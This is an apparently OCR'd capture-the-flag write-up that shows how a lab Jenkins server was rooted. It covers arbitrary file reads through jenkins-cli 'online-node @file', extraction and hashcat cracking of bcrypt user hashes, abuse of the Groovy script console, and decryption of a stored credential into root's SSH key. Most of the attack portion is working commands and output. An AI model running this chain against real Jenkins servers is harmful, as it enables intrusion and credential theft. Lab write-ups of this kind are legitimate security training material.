
```
1. ▷ java -jar jenkins-cli.jar -s http://10.10.11.10:8080 online-node @/var/jenkins_home/user.txt 2>&1 | awk -F"agent" '{print
$2}' | cut -d'"' -f2

db0a102f38222d669e997d57a70e0b86
```

Docker for Jenkins

16. Docker for jenkins on Github

```
1. https://github.com/jenkins/docker
2.  ▷ archlinux-java status
Available Java environments:
  java-11-openjdk
  java-17-openjdk
  java-22-openjdk (default)
3. ▷ sudo archlinux-java set java-17-openjdk
[sudo] password for shadow42:
4. ▷ archlinux-java status
Available Java environments:
  java-11-openjdk
  java-17-openjdk (default)
  java-22-openjdk
5. I switched to java 17 just in case.
6.  ▷ which docker
/usr/bin/docker
7. ▷ docker run -p 8080:8080 -p 50000:50000 --restart=on-failure jenkins/jenkins:lts-jdk17
docker: Cannot connect to the Docker daemon at unix:///var/run/docker.sock. Is the docker daemon running?.
See 'docker run --help'.
8. ▷ sudo systemctl list-unit-files | grep -i "docker"
[sudo] password for shadow42:
docker.service  disabled        disabled
docker.socket   disabled        disabled
9.  ▷ sudo systemctl enable docker.service --now
Created symlink /etc/systemd/system/multi-user.target.wants/docker.service → /usr/lib/systemd/system/docker.service.
10. ▷ sudo systemctl start docker.service --now
11. ▷ sudo systemctl status docker.service
● docker.service - Docker Application Container Engine
     Loaded: loaded (/usr/lib/systemd/system/docker.service; enabled; preset: disabled)
     Active: active (running) since Sat 2024-04-13 11:18:46 CEST; 1min 7s ago
12. ▷ docker run -p 8080:8080 -p 50000:50000 --restart=on-failure jenkins/jenkins:lts-jdk17
proxy: listen tcp4 0.0.0.0:8080: bind: address already in use.
13. ▷ lsof -i:8080
COMMAND     PID     USER FD   TYPE  DEVICE SIZE/OFF NODE NAME
tor     1062135 shadow42 14u  IPv4 2309019      0t0  TCP easp4a74810512:53054->178.33.36.64:http-alt (ESTABLISHED)
14. ▷ sudo systemctl stop tor.service
15. I run it again
16. ▷ docker run -p 8080:8080 -p 50000:50000 --restart=on-failure jenkins/jenkins:lts-jdk17
INFO hudson.lifecycle.Lifecycle.onReady: Jenkins is fully up and running
17.  ▷ docker ps <<< There is this strange named thing for lack of a better word with a strange name. Use docker port 'weird_name'
18. And you will get all the port forwarding for docker displayed
19. ▷ docker port xenodochial_feistel
8080/tcp -> 0.0.0.0:8080
8080/tcp -> [::]:8080
50000/tcp -> 0.0.0.0:50000
50000/tcp -> [::]:50000
20. Also when it first spins up you will be given a default admin with a random generated password.
admin:f1fe54aab56b4078b30f35198e830004
21. Go to your localhost on the fowarded port 8080 and paste in your creds
22. http://localhost:8080
```



Click on Install suggested plugins

```
1. You can drop down into an interactive shell with docker.
2. Run 'docker ps'
```

```
3. You will see that weird name I was talking about earlier that is randomly generated. For me it is this one
'xenodochial_feistel'
4. ▷ docker exec -it xenodochial_feistel bash
jenkins@326c9065a163:/$ whoami
jenkins
5. jenkins@326c9065a163:/$ hostname -I
172.17.0.2 <<<  This could get very confusing. We are in a container, but not the container of the target. In our own local docker
container. But we are also attacking a container on the target with the same ip. So do not get confused.
6. jenkins@326c9065a163:/$ cd
jenkins@326c9065a163:~$ pwd
/var/jenkins_home
7. jenkins@326c9065a163:~$ grep -r "pablo" -l
users/pablo_4336740649468922546/config.xml
users/users.xml
8. jenkins@326c9065a163:~$ cat users/pablo_4336740649468922546/config.xml | grep password
<passwordHash>#jbcrypt:$2a$10$Q9YV4e8YEVWzg4tbH0WqsudP1BUnZAItyDvP3DxpjpIDz0.Lng1MO</passwordHash>
9. Now we know whwere the password hash is located. How do we get to that directory users/pablo_4336740649468922546/config.xml
10. jenkins@326c9065a163:~/users$ ls -l
total 8
drwx------ 2 jenkins jenkins 4096 Apr 13 09:45 pablo_4336740649468922546
-rw-r--r-- 1 jenkins jenkins  300 Apr 13 09:45 users.xml
11. The user folder is inside the home folder. It was just listed in a strange way. normally it is like this
'/users/pablo_4336740649468922546/config.xml'. It was just missing the first forward slash.
12. Now that we know the path we can exfiltrate it from our target server.
```

18. Exfiltrate the Docker Root Hash

```
1.  ▷ java -jar jenkins-cli.jar -s http://10.10.11.10:8080 online-node @/var/jenkins_home/users/users.xml 2>&1 | awk -F"agent"
'{print $2}' | cut -d'"' -f2
<?xml version='1.1' encoding='UTF-8'?>
      <string>jennifer_12108429903186576833</string>
  <idToDirectoryNameMap class=
    <entry>
      <string>jennifer</string>
  <version>1</version>
</hudson.model.UserIdMapper>
  </idToDirectoryNameMap>
<hudson.model.UserIdMapper>
    </entry>
2. ▷ java -jar jenkins-cli.jar -s http://10.10.11.10:8080 online-node
@/var/jenkins_home/users/jennifer_12108429903186576833/config.xml 2>&1 | awk -F"agent" '{print $2}' | cut -d'"' -f2 | grep
password
      <passwordHash>#jbcrypt:$2a$10$UwR7BpEH.ccfpi1tv6w/XuBtS44S7oUpR2JYiobqxcDQJeN/L4l1a</passwordHash>
3.  <passwordHash>#jbcrypt:$2a$10$UwR7BpEH.ccfpi1tv6w/XuBtS44S7oUpR2JYiobqxcDQJeN/L4l1a</p>
4. Boom, we did it!
```

19. Lets find the hashcat mode and crack it.

```
1. ▷ hashid '$2a$10$UwR7BpEH.ccfpi1tv6w/XuBtS44S7oUpR2JYiobqxcDQJeN/L4l1a'
Analyzing '$2a$10$UwR7BpEH.ccfpi1tv6w/XuBtS44S7oUpR2JYiobqxcDQJeN/L4l1a'
[+] Blowfish(OpenBSD)
[+] Woltlab Burning Board 4.x
[+] bcrypt
2. ▷ hashcat --example-hashes | grep -i 'bcrypt' -C3
  Plaintext.Encoding..: ASCII, HEX

Hash mode #3200
  Name................: bcrypt $2*$, Blowfish (Unix)
  Category............: Operating System
  Slow.Hash...........: Yes
  Password.Len.Min....: 0
3.  ▷ hashcat -a 0 -m 3200 docker_hash /home/shadow42/hax0rn00b/servmon/passwdlst.lst
4. SUCCESS
5. $2a$10$UwR7BpEH.ccfpi1tv6w/XuBtS44S7oUpR2JYiobqxcDQJeN/L4l1a:princess
6. jennifer:princess
7. Log into the main page http://10.10.11.10:8080 jennifer:princess
8. SUCCESS I am logged in. I immediately go to manage jenkins >>> jenkins console.
9. I google 'groovy script command execution'
10. https://stackoverflow.com/questions/159148/groovy-executing-shell-commands
11. println "ls".execute().text
```


Jenkins Groovy Console

20. Abuing Groovy Jenkins console

```
1. println "ls".execute().text
2. Click on >>> Manage Jenkins Credentials >>> System Global >>> credentials (unrestricted) root
3. Open up the DOM inspector and hover over the passphrase. There is a base64 encoded string there. Do not click replace. You want
to extract that data from the DOM. Keep drilling down until you find that giant encoded string. Copy it io a file.
4. ▷ cat data | tr -d '{}'
AQAAABAAAAowLrfCrZx9baWliwrtCiwCyztaYVoYdkPr==
```

21. Google `jenkins decrypt cypher`

```
1. https://devops.stackexchange.com/questions/2191/how-to-decrypt-jenkins-passwords-from-credentials-xml
2. You go to this site and grab this script.
3. println(hudson.util.Secret.decrypt("{XXX=}"))
4. Replace XXX= with the base64 encoded payload we exfiltrated from the DOM inspector. Paste that into the Jenkins Groovy Console
and you will get back an ssh private key id_rsa.
5. ▷ vim id_rsa
6. ▷ chmod 600 id_rsa
7. ▷ ssh root@10.10.11.10 -i id_rsa
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.10' (ED25519) to the list of known hosts.
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-94-generic x86_64)
8. root@builder:~# whoami
root
root@builder:~# export TERM=xterm
root@builder:~# cat /root/root.txt
5487a10d1e54d0a6cd16bd6d9abcbd50
9. root@builder:~# cat /etc/os-release
PRETTY_NAME="Ubuntu 22.04.3 LTS"
NAME="Ubuntu"
VERSION_ID="22.04"
VERSION="22.04.3 LTS (Jammy Jellyfish)"
VERSION_CODENAME=jammy
```



PWNED